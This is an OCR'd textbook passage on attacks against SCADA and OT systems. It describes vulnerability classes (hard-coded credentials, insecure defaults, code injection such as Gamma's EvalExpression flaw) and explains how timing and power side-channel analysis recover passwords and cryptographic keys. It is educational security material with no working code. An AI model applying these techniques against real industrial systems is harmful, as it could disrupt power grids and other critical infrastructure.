
  The vulnerabilities in this category include the use of hard-coded passwords, saving credentials in simple formats such as cleartext, and inappropriate credential protection. These vulnerabilities can be exploited by the attackers to gain admin access to the systems and alter system databases or other settings.

- **Lack of Authorization/Authentication and Insecure Defaults**

  The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting. An authentic SCADA solution administrator can view and access the passwords of other users. Attackers can exploit these vulnerabilities to gain illegal access over the target system, and further record or manipulate the information being transmitted or stored.

- **Code Injection**

  The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections. Gamma is one of the prominent domain-specific languages for human–machine interfaces (HMIs) that is prone to code injection attacks. This script is designed to develop fast phase UI and control applications. An evaluate, compile, and execute code at runtime (EvalExpression) vulnerability in Gamma can be exploited by attackers to send and execute controlled arbitrary scripts or commands on the target supervisory control and data acquisition (SCADA) system.



Side-Channel Attacks

- Attackers perform a side-channel attack by monitoring its **physical implementation** to obtain critical information from a target system
- Attackers use two techniques namely **timing analysis and power analysis** to perform side-channel attacks on the target OT systems

Timing Analysis

- Attackers monitor the amount of time the device is taking to finish one complete password authentication process to determine the number of correct characters

Power Analysis

- Attackers observe the change in power consumption of semiconductors during clock cycles
- By observing the power profile, one character of the password can be retrieved comparing the correct character with the wrong character

Oscilloscope or Measuring Device
Probe
Attacker's Computer with Analysis Software
Target Victim
SCADA System

Side-Channel Attacks

Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system. Attackers use two techniques, namely timing analysis and power analysis, to perform side-channel attacks on the target OT systems. The timing-analysis attack is based on the amount of time taken by the device to execute different computations. The power analysis attack is based on the change in power consumption during a cryptographic operation. ICS systems are often vulnerable to these two side-channel attacks.

- **Timing Analysis**

  Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. They use one character at a time to check whether the first character entered is correct; if so, the loop continues for consecutive characters. If not, the loop terminates. Attackers check how much time the device is taking to finish one complete password authentication process, through which they can determine how many characters entered are correct. The timing-based attacks can be easily detected and blocked.

- **Power Analysis**

  Power-analysis attacks are difficult to detect; the attacked device can operate even after being infected. Therefore, attackers often prefer to perform a power-analysis attack rather than a timing-based one to recover the sensitive information.

  This attack is performed observing the change in power consumption of semiconductors during clock cycles. The oscilloscope observes the time slot between two pulses via the probe. The power profile formed by the signals can leave a clue as to in what way the data is being processed.

For instance, by observing the power profile, one character of the password can be retrieved when the correct character entered is compared with the wrong character. The cryptographic key can also be obtained using the same method. Attackers can gain physical access over the unprotected or unsupervised device. Then, they use an oscilloscope and a special hardware device that run on the analysis software to recover the cryptographic keys.

Attackers can use the retrieved keys to make changes in the configuration of analyzed devices. As these systems are mostly utilized in protecting the power grids, the configuration changes can have devastating impacts. Through these changes, attackers can hinder the system process or use it to transfer incorrect data to the operator. These devices are often distributed and handled by a centralized system. Incorrect data from one device can impact major parts of the OT network.


